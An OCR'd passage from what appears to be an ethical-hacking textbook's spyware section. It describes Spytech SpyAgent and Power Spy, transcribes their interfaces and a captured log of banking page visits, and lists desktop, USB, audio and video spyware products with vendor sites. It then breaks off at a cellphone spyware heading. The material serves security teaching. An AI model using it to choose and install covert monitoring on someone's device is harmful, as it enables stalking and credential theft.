
Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.


spytech
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Select an Activity Log
View Keystrokes Log [6]
View Mouse Clicks Log [0]
Keyboard & Mouse
20 Keys Last Session
Windows Viewed
14 Windows Logged
Program Usage
90 Applications Logged
Screenshots
24 Screenshots Logged
Events Timeline
348 Events Logged
Files & Documents
1158 File Events Logged
Computer Usage
2 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
10 Websites Logged
Internet Activities
326 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts

Monitoring Stopped. Click "Start Monitoring" to Resume.

Figure 6.112: Screenshot of Spytech SpyAgent

- **Power Spy**

  Source: *http://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.




Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall

Figure 6.113: Screenshot of Power Spy


Log View - Windows Opened 11 record(s)
Select User:
Admin
Select Log Type:
Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype
Documents
Clipboard
Event History
Microphone
Keyword
Search
Previous
Next
Delete
Delete All
Export

Timestamp	User Name	Content
7/19/2019 9:30:45 AM	Admin	Internet Banking |Net Banking | Online Banking | Personal Banking Services - [redacted] - Microsoft
7/19/2019 9:30:42 AM	Admin	[redacted] netbanking - Google Search - Microsoft Edge
7/19/2019 9:30:35 AM	Admin	Google - Microsoft Edge
7/19/2019 9:30:26 AM	Admin	Start Using Power Spy Software - Microsoft Edge
7/19/2019 9:26:33 AM	Admin	Internet Banking |Net Banking | Online Banking | Personal Banking Services - [redacted] - Microsoft
7/19/2019 9:26:31 AM	Admin	Internet Banking |Net Banking | Online Banking | Personal Banking Services - [redacted] (Not respon
7/19/2019 9:26:26 AM	Admin	Internet Banking |Net Banking | Online Banking | Personal Banking Services - [redacted] - Microsoft
7/19/2019 9:26:24 AM	Admin	[redacted] netbanking - Google Search - Microsoft Edge
7/19/2019 9:26:11 AM	Admin	Google - Microsoft Edge
7/19/2019 9:26:04 AM	Admin	New tab - Microsoft Edge
7/19/2019 9:26:02 AM	Admin	Start Using Power Spy Software - Microsoft Edge

Timestamp: 7/19/2019 9:30:45 AM

User Name: Admin

Content: Internet Banking |Net Banking | Online Banking | Personal Banking Services - [redacted] - Microsoft Edge

Figure 6.114: Screenshot of Power Spy showing windows opened

The following is the list of spyware:

- **Desktop and Child-Monitoring Spyware**
  - ACTIVTrak (*https://activtrak.com*)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)
- **USB Spyware**

  USB spyware monitors and analyzes data transferred between any USB device connected to a computer as well as its applications. It helps in application development, USB device drivers, or hardware development and offers a powerful platform for effective coding, testing, and optimization.

  The following is a list of USB spyware:

  - USB Analyzer (*https://www.eltima.com*)
  - USB Monitor (*https://www.hhdsoftware.com*)
  - USBDeview (*https://www.nirsoft.net*)
  - Advanced USB Port Monitor (*https://www.aggsoft.com*)
  - USB Monitor Pro (*http://www.usb-monitor.com*)
- **Audio Spyware**

  Audio spyware helps to monitor sound and voice recorders on the system. It invisibly starts recording once it detects the sound and automatically stops recording when the voice disappears. It can be used in recording conferences, monitoring phone calls, radio broadcasting logs, spying, and employee monitoring, etc.

  The following is the list of audio spyware:

  - Spy Voice Recorder (*http://www.mysuperspy.com*)
  - Spy Audio Listening Device (*https://www.securityplanet.co*)
  - Spy USB Voice Recorder (*https://www.securityplanet.co*)
  - Voice Activated Flash Drive Voice Recorder (*https://www.spytec.com*)
  - Audio Spyware Snooper (*https://www.snooper.se*)
- **Video Spyware**

  Video spyware is used for secret video surveillance. An attacker can use this software to secretly monitor and record webcams and video IM conversations. An attacker can use video spyware to remotely view webcams to obtain live footage of secret communication. Using this spyware, attackers can record and replay anything displayed on the victim's screen.

The following is a list of video spyware:

- Movavi Video Editor (*https://www.movavi.com*)
- Free2X Webcam Recorder (*http://www.free2x.com*)
- iSpy (*https://www.ispyconnect.com*)
- NET Video Spy (*https://www.sarbash.com*)
- Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)

- **Cellphone Spyware**

  Like Mobile Spy, an attacker can also use the following software programs as telephone/cellphone spyware to record all activities on a phone, such as Internet usage, text messages, and phone calls.

  Some of the available telephone/cellphone spyware programs are as follows:

